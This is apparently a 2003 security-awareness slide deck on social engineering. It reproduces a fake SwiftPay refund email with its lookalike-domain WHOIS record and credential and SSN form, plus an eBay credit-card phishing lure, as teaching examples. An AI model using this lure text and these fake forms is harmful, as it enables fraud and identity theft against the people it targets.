Script Kiddies IV

Paul A. Henry MCP+I, MCSE, CFSA, CFSO, CCSA, CCSE, CISM, CISSP, CISA

A quick word on Social Engineering

InfoSecurity Europe 2003 Survey

- Workers were asked a series of questions which included: What is your password? Three in four (75 per cent) of people immediately gave their password.

- If they initially refused they were asked which category their password fell into and then asked a further question to find out the password.

- A further 15 percent were then prepared to give over their passwords, after the most rudimentary of social engineering tricks were applied.

- One interviewee said, "I am the CEO, I will not give you my password it could compromise my company's information".

- A good start, but then the company boss blew it. He later said that his password was his daughter's name.

- What is your daughters name the interviewer cheekily asked - He replied without thinking: "Tasmin".

The SwiftPay Email Scheme

User avanta@gmx.net just send $974.50 USD with E-mail to you:


SwiftPay User-ID: avanta@gmx.net (MHT Warehouse)
Transaction#: 0053148
Date: 21-07-2003
Comments: We are refunding your money with swiftpay because our merchant is currently off-line, please excuse us for the delay

If you are not registred with SwiftPay.com please follow the link bellow:
http://www.swiftspay.com/signup/index.php

Once you register, the money will appear in your SwiftPay's account balance in your overview page. You can withraw the outstanding balance to your credit or debt card's bank account which you added during the registration process.

SwiftPay`s intuitive interface makes sending and receiving money over the web as easy as one two three. Simply logon at SwiftPay.com and select which Swiftpay service you wish to avail of, whether it’s to fund your account, send money to friends family or businesses, request money or check your account details. With everything you need available at the click of a mouse, paying with SwiftPay couldn't be easier. Don’t forget, we value our commitment to Customer Service at SwiftPay – should you have any queries, please don’t hesitate to contact us and we'll do our best to answer your query as soon as possible.

With Regards,
SwiftPay Account Managers




In Business? How about a Swiftpay Business Account? Click Here!

Please fill in the form below and click on the confirm button. All information will be kept confidential. For further details on our privacy policies, please read our Privacy Statement.


First name:		
Last name:		
Address:		
City:		
State:		
Zip:		
Country:	USA	
Currency *:	US Dollars	
SSN:		*(US Residents)
Birth Date:		(mm/dd/yyyy)

And start sending and receiving money online immediately.

Hmmmm See Anything Wrong……



```
Domain name: SWIFTSPAY.COM

Administrative Contact:
   Clifton, Nicholas  avanta@gmx.net
   12 lime avenue
   derby, derbyshire DE21 4GD
   UK
   +44.7901626136
Technical Contact:
   Technical, Host Europe  webmaster@hosteurope.com
   Portland Street
   Beeston
   Nottingham, Nottinghamshire NG9 2LP
   UK
   +44 115 9170000    Fax: +44 115 8770213



Registration Service Provider:
   Host Europe PLC, helpdesk@hosteurope.com
   +44 115 917 0000
   http://www.hosteurope.com/
   This company may be contacted for domain login/passwords,
   DNS/Nameserver changes, and general domain support questions.


Registrar of Record: TUCOWS, INC.
Record last updated on 21-Jul-2003.
Record expires on 17-Jul-2005.
Record Created on 17-Jul-2003.
```



In Business? How about a Swiftpay Business Account? Click Here!

Please fill in the form below and click on the confirm button. All information will be kept confidential. For further details on our privacy policies, please read our Privacy Statement.

I may already have a Swiftpay account


First name:	
Last name:	
Address:	
City:	
State:	Select State...
Zip:	
Country:	USA
Currency *:	US Dollars
Phone:	

Your Email address must be used as your Swiftpay Login

Email/Login:	
Confirm Email/Login :	
Password:	
Confirm Password:	


And start sending and receiving money online immediately.

The Real Website DNS Record



```
Swiftpay International
   3/4 Anglesea Buildings
   Dun Laoire, Co. Dublin n/a
   IE

   Domain Name: SWIFTPAY.COM

   Administrative Contact:
        Jim Martin jim@swiftpay.com
        Swiftpay International
        3-4 Anglesea Buildings
        Dun Laoire, Co. Dublin n/a
        IE
        Phone: +353 1 280 9550
        Fax: +353 1 280 9572
   Technical Contact:
        Jim Martin jim@swiftpay.com
        Swiftpay International
        3-4 Anglesea Buildings
        Dun Laoire, Co. Dublin n/a
        IE
        Phone: +353 1 280 9550
        Fax: +353 1 280 9572

   Record updated on 2002-11-29 14:03:13
   Record created on 1998-05-12
   Record expires on 2004-05-11
   Database last updated on 2003-10-23 22:52:26 EST

   Domain servers in listed order:

   NS.MOHAWKISP.NET              66.212.224.241
   NS2.MOHAWKISP.NET             66.212.224.242
```

Ebay Email Scams



The World's Online Marketplace™

Recently we attempted to authorize payment from your credit card we have on file for you, but it was declined

For security purposes, our system automatically removes credit card information from an account when there is a problem or the card expires.


Please resubmit the credit card, and provide us with new and complete information. To resubmit credit card information via our secure server, click the following link:

http://cgi3.ebay.com/aw-cgi/eBayISAPI.dll?SignIn

This is the quickest and easiest method of getting credit card information to us. Using the secure server will ensure that the credit card will be placed on account within 24 hours.

Copyright 1995-2003 Ebay Inc.

All Rights Reserved. Designated trademarks and brands are the property of their respective



Address http://207.150.192.12/temp/renori/update/SignIn.php

If you want to sign in, you'll need to register first.

Registration is fast and free.

Your sign-in information is not valid. Please try again.

View all your bidding and selling activities in one location.

eBay User ID

You can also use your registered email.

Password

